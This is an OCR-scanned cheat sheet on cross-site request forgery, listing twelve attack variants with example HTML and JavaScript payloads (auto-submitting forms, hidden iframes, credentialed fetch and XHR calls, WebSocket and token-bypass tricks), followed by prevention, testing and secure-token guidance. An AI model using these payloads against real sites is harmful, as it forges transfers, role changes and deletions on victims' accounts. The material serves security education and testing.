
CROSS-SITE REQUEST FORGERY

Complete Attack Reference

What is CSRF?
Cross-Site Request Forgery (CSRF) is an attack that forces authenticated users to execute unwanted actions on a web application where they're currently authenticated. The attacker tricks the victim's browser into sending forged requests using the victim's credentials without their knowledge or consent.

1. GET-Based CSRF Attack

Description: Exploits state-changing operations performed via GET requests. Attacker embeds malicious URL in images, links, or iframes. When victim loads the page while authenticated, browser automatically sends GET request with cookies.



Example Payload:

```
<img src='http://bank.com/transfer?to=attacker&amount=1000' />
```


Attack Vector:

```
Hidden in: IMG tags, IFRAME src, CSS background-url, script src, link href
```

Impact: Unauthorized actions, fund transfers, password changes, account modifications

2. POST-Based CSRF Attack

Description: Targets POST requests by auto-submitting hidden forms. More powerful than GET-based as POST is typically used for critical operations. Form submits automatically via JavaScript when page loads.



Example Payload:

```
<form action='http://bank.com/transfer' method='POST'><input name='to'
value='attacker'/></form><script>document.forms[0].submit();</script>
```


Attack Vector:

```
Auto-submitting form with JavaScript or using iframe techniques
```

Impact: Critical state changes, data manipulation, privilege escalation

3. JSON-Based CSRF

Description: Exploits APIs accepting JSON payloads. Uses forms with enctype='text/plain' or Flash/older browsers to send JSON-like data. Modern applications with JSON APIs can be vulnerable if CORS not properly configured.



Example Payload:

```
<form enctype='text/plain' action='http://api.site.com/update'><input name='{"role":"admin"}' /></form>
```


Attack Vector:

```
Crafted form that produces JSON-like POST body
```

Impact: API manipulation, privilege escalation, data modification

4. Login CSRF

Description: Forces victim to log into attacker's account. Victim unknowingly uses attacker's account, potentially revealing sensitive search history, saved credentials, or performing actions tracked by attacker.



Example Payload:

```
<form action='http://site.com/login' method='POST'><input name='user' value='attacker'/><input name='pass'
value='pass123'/></form>
```


Attack Vector:

```
Pre-filled login form that auto-submits with attacker's credentials
```

Impact: Session fixation, information disclosure, behavior tracking

5. Multi-Step CSRF

Description: Chains multiple CSRF requests to bypass protections requiring multi-step workflows. First request obtains necessary tokens/data, subsequent requests use that data to complete attack.



Example Payload:

```
Step 1: GET form with token → Step 2: Extract token → Step 3: POST with stolen token
```


Attack Vector:

```
Multiple iframes or XHR requests orchestrated to complete complex workflows
```

Impact: Bypasses weak token implementations, enables complex attack chains

6. Time-Delayed CSRF

Description: Delays CSRF attack execution until victim is likely to be authenticated. Uses JavaScript setTimeout or CSS animations to trigger attack after delay, increasing success probability.



Example Payload:

```
<script>setTimeout(function(){document.forms[0].submit();}, 30000);</script>
```


Attack Vector:

```
Delayed form submission or delayed image loading with CSRF payload
```

Impact: Higher success rate, bypasses temporary logout periods

7. CSRF Token Bypass - Missing Validation

Description: Exploits applications that include token field but don't actually validate it server-side. Attacker simply omits token or provides empty/invalid token value that application accepts.



Example Payload:

```
Remove token parameter entirely or submit with empty value: token=
```


Attack Vector:

```
Submit form without token parameter or with blank/null token value
```

Impact: Complete CSRF protection bypass on misconfigured applications

8. CSRF Token Bypass - Predictable Tokens

Description: Weak token generation allows prediction or reuse. Tokens based on predictable values (timestamp, user ID, sequential) or tokens that don't expire can be guessed or captured and reused.



Example Payload:

```
Token: MD5(userID + timestamp) or static tokens that never change
```


Attack Vector:

```
Brute force token generation algorithm or reuse captured token
```

Impact: Token prediction, replay attacks, full CSRF protection bypass

9. Same-Site Cookie Bypass

Description: Exploits misconfigured SameSite cookie attributes or browsers not supporting SameSite. Subdomain takeover or open redirect on same site can bypass SameSite=Lax protection.



Example Payload:

```
Use subdomain: evil.trusted-site.com or open redirect: trusted-site.com/redir?url=attacker.com
```


Attack Vector:

```
Host attack on subdomain or utilize open redirect to make request same-site
```

Impact: Bypasses SameSite protections, cross-subdomain attacks

10. WebSocket CSRF

Description: WebSocket connections don't follow same-origin policy like HTTP. If application doesn't validate Origin header, attacker can establish WebSocket connection from malicious site with victim's cookies.



Example Payload:

```
var ws = new WebSocket('wss://victim.com/socket'); ws.send('{"action":"transfer"}');
```


Attack Vector:

```
JavaScript creating WebSocket connection and sending malicious commands
```

Impact: Real-time data manipulation, persistent connection abuse

11. CSRF via File Upload

Description: Upload functionality accepting files from URLs (via URL parameter) can be exploited. Attacker provides victim's authenticated session URL, causing server to make authenticated request on victim's behalf.



Example Payload:

```
upload?url=http://admin-panel.com/delete-account (server fetches with victim's session)
```


Attack Vector:

```
Provide malicious URL in file upload field that triggers server-side request
```

Impact: SSRF + CSRF combination, backend system compromise

12. Referer/Origin Header Validation Bypass

Description: Applications relying solely on Referer or Origin headers for CSRF protection. Headers can be suppressed (rel='noreferrer'), spoofed via browser bugs, or bypassed using data URIs or about:blank.



Example Payload:

```
<iframe src='about:blank'><form action='victim.com'>...</form></iframe>
```

Attack Vector:

```
Use iframe with about:blank or data: URI to suppress Origin header
```

Impact: Bypasses header-based CSRF protections

CSRF EXPLOITATION TECHNIQUES

Auto-Submit Form (Invisible)

```
<body onload='document.forms[0].submit()'> <form action='http://victim.com/action' method='POST' style='display:none'>
<input name='param' value='malicious' /> </form>
```

Hidden IFrame Attack

```
<iframe style='display:none' name='csrf-frame'></iframe> <form action='http://victim.com/delete' method='POST'
target='csrf-frame'> <input name='id' value='123' /> </form> <script>document.forms[0].submit();</script>
```

Image Tag GET Request

```
<img src='http://victim.com/api/delete?id=123' width='0' height='0' />
```

Fetch API (Modern)

```
<script> fetch('http://victim.com/api/transfer', { method: 'POST', credentials: 'include', body: JSON.stringify({to:
'attacker', amount: 1000}) }); </script>
```

XMLHttpRequest with Credentials

```
<script> var xhr = new XMLHttpRequest(); xhr.open('POST', 'http://victim.com/api/update', true); xhr.withCredentials =
true; xhr.send('role=admin'); </script>
```

CSRF PREVENTION

• **Anti-CSRF Tokens (Primary):** Generate unique, unpredictable tokens per session/request. Include in forms as hidden field. Validate server-side before processing state-changing operations. Token should be tied to user session.

• **SameSite Cookie Attribute:** Set SameSite=Strict or SameSite=Lax on session cookies. Strict prevents all cross-site requests. Lax allows safe HTTP methods from cross-site. Provides defense-in-depth.

• **Double Submit Cookie Pattern:** Generate random token, send as both cookie and request parameter. Server validates they match. Doesn't require server-side session storage. Effective against basic CSRF.

• **Custom Request Headers:** For AJAX requests, require custom header (X-Requested-With). CORS prevents cross-origin sites from adding custom headers. Protects API endpoints from CSRF.

• **Origin/Referer Header Validation:** Verify Origin or Referer header matches expected domain. Secondary defense, not primary. Can be bypassed or suppressed. Use with other protections.

• **Re-authentication for Sensitive Actions:** Require password re-entry for critical operations (password change, email change, fund transfer). Prevents CSRF even with stolen session.

• **CAPTCHA for Critical Operations:** Add CAPTCHA challenges to sensitive actions. Prevents automated CSRF attacks. User experience trade-off for security.

• **GET Requests for Read-Only:** Never use GET requests for state-changing operations. GET should be idempotent and safe. Use POST/PUT/DELETE for modifications.

DETECTION & TESTING

• Test all state-changing operations (POST, PUT, DELETE) for CSRF tokens

• Remove or modify CSRF tokens and observe if request still succeeds

• Test if tokens are properly validated (not just present)

• Check if tokens are predictable, reusable, or have long expiration

• Verify tokens are tied to user session (test with different user's token)

• Test GET requests for state-changing operations

• Check SameSite cookie attributes on session cookies

• Verify Origin/Referer header validation (if used)

• Test CSRF protections on API endpoints (JSON APIs often forgotten)

• Use Burp Suite CSRF PoC generator for testing

• Test cross-subdomain attacks if SameSite=Lax is used

• Verify WebSocket connections validate Origin header

SECURE TOKEN IMPLEMENTATION

• **Unpredictable:** Use cryptographically secure random number generator (CSPRNG). Token should be impossible to guess. Minimum 128 bits of entropy.

• **Unique Per Session:** Generate new token for each user session. Don't reuse tokens across sessions. Invalidate on logout.

• **Server-Side Validation:** Always validate token server-side. Never trust client-side validation only. Compare against session-stored token.

• **Proper Storage:** Store token in session server-side. Don't expose generation logic. Keep secret key secure if using HMAC-based tokens.

• **Short Expiration:** Tokens should have reasonable expiration time. Balance between security and usability. Regenerate periodically for long sessions.

• **Single Use (Optional):** For maximum security, implement one-time tokens. Regenerate new token after each request. Requires synchronization handling.

CSRF vs XSS vs CORS

Attack Type	Target	Authentication	Visible to Attacker
CSRF	Victim's browser sends forged requests	Uses victim's auth	No (blind attack)
XSS	Injects malicious script into site	Can steal auth tokens	Yes (can read responses)
CORS	Configuration vulnerability	Varies	If misconfigured, yes

Note: This cheat sheet is for educational and authorized security testing only. Unauthorized CSRF attacks against systems you don't own is illegal.